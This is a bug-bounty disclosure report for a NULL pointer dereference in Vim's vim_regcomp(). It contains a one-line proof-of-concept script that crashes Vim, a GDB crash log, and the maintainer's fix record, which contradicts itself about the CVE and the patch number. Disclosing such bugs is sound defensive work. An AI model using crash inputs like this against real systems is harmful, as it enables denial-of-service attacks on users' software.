

## Null Dereference in vim\_regcomp() in vim/vim

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### Description:

Null Dereference in vim\_regcomp() at vim/src/regexp.c:2716

#Vim Version:

```
git log
commit 8f7116caddc6f0725cf1211407d97645c4eb7b65 (HEAD -> master, origin/mas
```

### Proof of Concept:

```
$ git clone https://github.com/vim/vim.git
$ cd vim/ && ./configure && make && cd src/

$ echo "call assert_fails('string',[{'0':0,':':''}])" > poc_null.dat

$ ./vim -S poc_null.dat
Segmentation fault (core dumped)
```

#GDB Log:

```
$ gdb --args ./vim --clean -S poc_null.dat

$ gef> r

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1"

Program received signal SIGSEGV, Segmentation fault.
0x0000000000000000 in ?? ()
```

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0x00007ffff72245d1 in ?? () from /usr/lib/libc.so.6

[ Legend: Modified register | Code | Heap | Stack | String ]

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\$rax : 0xf4000000  
\$rbx : 0x0  
\$rcx : 0x0  
\$rdx : 0x4  
\$rsp : 0x007fffffc2a8 → 0x00555557212f0 → <vim\_regcomp+48> test eax, ecx  
\$rbp : 0x0  
\$rsi : 0x0055555849f40 → 0x6e6c61003d23255c ("%#="?)  
\$rdi : 0x0  
\$rip : 0x007ffff72245d1 → vmovdqu ymm0, YMMWORD PTR [rdi]  
\$r8 : 0x20  
\$r9 : 0x20  
\$r10 : 0x32  
\$r11 : 0x32  
\$r12 : 0x3  
\$r13 : 0x0  
\$r14 : 0x0055555990a80 → 0x0055555991070 → 0x0000000000000000  
\$r15 : 0x007fffffc420 → 0x0000000000000000  
\$eflags: [zero CARRY PARITY adjust SIGN trap INTERRUPT direction overflow F  
\$cs: 0x33 \$ss: 0x2b \$ds: 0x00 \$es: 0x00 \$fs: 0x00 \$gs: 0x00

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0x007fffffc2a8|+0x0000: 0x00555557212f0 → <vim\_regcomp+48> test eax, ecx  
0x007fffffc2b0|+0x0008: 0x0000555500000000  
0x007fffffc2b8|+0x0010: 0x00555559910c0 → "E492: Not an editor command  
0x007fffffc2c0|+0x0018: 0x0000000000000000  
0x007fffffc2c8|+0x0020: 0x0055555844c18 → "aAbBcCdDeEfFgHiIjJkKlLmMnoO  
0x007fffffc2d0|+0x0028: 0x0000000000000000  
0x007fffffc2d8|+0x0030: 0x00555555f49a7 → <pattern\_match+71> mov QWORD  
0x007fffffc2e0|+0x0038: 0x0000002000000114

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
0x7ffff72245c3 shl eax, 0x14  
0x7ffff72245c6 cmp eax, 0xf8000000  
0x7ffff72245cb ja 0x7ffff7224974  
→ 0x7ffff72245d1 vmovdqu ymm0, YMMWORD PTR [rdi]  
0x7ffff72245d5 vpcmpeqb ymm1, ymm0, YMMWORD PTR [rsi]  
0x7ffff72245d9 vpcmpeqb ymm2, ymm15, ymm0  
0x7ffff72245dd vpandn ymm1, ymm2, ymm1  
0x7ffff72245e1 vpmovmskb ecx, ymm1  
0x7ffff72245e5 jmp 0x7ffff72245f5

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0x/++++/2245e5                      cmp        rax, 0x20

[#0] Id 1, Name: "vim", stopped 0x7ffff72245d1 in ?? (), reason: SIGSEGV

[#0] 0x7ffff72245d1 → vmovdqu ymm0, YMMWORD PTR [rdi]  
[#1] 0x5555557212f0 → vim\_regcomp(expr\_arg=0x0, re\_flags=0x3)  
[#2] 0x5555555f49a7 → pattern\_match(pat=0x0, text=0x5555559910c0 "E492: Not  
[#3] 0x55555578e634 → f\_assert\_fails(argvars=0x7fffffff7c7e0, rettv=0x7fffff  
[#4] 0x555555608d1d → call\_internal\_func(name=<optimized out>, argcount=<op  
[#5] 0x5555557b2915 → call\_func(funcname=0x5555559910a0 "assert\_fails", ler  
[#6] 0x5555557b2bf2 → get\_func\_tv(name=0x5555559910a0 "assert\_fails", len=6  
[#7] 0x5555557b32d0 → ex\_call\_inner(evalarg=0x7fffffffcaa0, funcexe\_init=0  
[#8] 0x5555557b32d0 → ex\_call(eap=0x7fffffffce60)  
[#9] 0x55555562cb4d → do\_one\_cmd(cookie=0x7ffffffffffd730, fgetline=0x5555557:



## Impact

NULL Pointer Dereferences allow attackers to cause a denial of service (application crash) via crafted input.

### CVE

CVE-2022-3153

(Published)

### Vulnerability Type

CWE-476: NULL Pointer Dereference

### Severity

Medium (6.1)

### Registry

Other

### Affected Version

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### Visibility

Public

### Status

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Fixed

Found by



Elijah Rodgers

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master ▼

Fixed by



Bram Moolenaar

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maintainer

This report was seen 680 times.

We are processing your report and will contact the **vim** team within 24 hours. 3 months ago

We have contacted a member of the **vim** team and are waiting to hear back 3 months ago

**Bram Moolenaar** validated this vulnerability 3 months ago

Thanks for a nice POC, I can reproduce the problem.

**Elijah Rodgers** has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

**Bram Moolenaar** 3 months ago

Maintainer

Fixed with patch 9.0.0404

**Bram Moolenaar** marked this as fixed in 9.0.0403 with commit 1540d3 3 months ago

**Bram Moolenaar** has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

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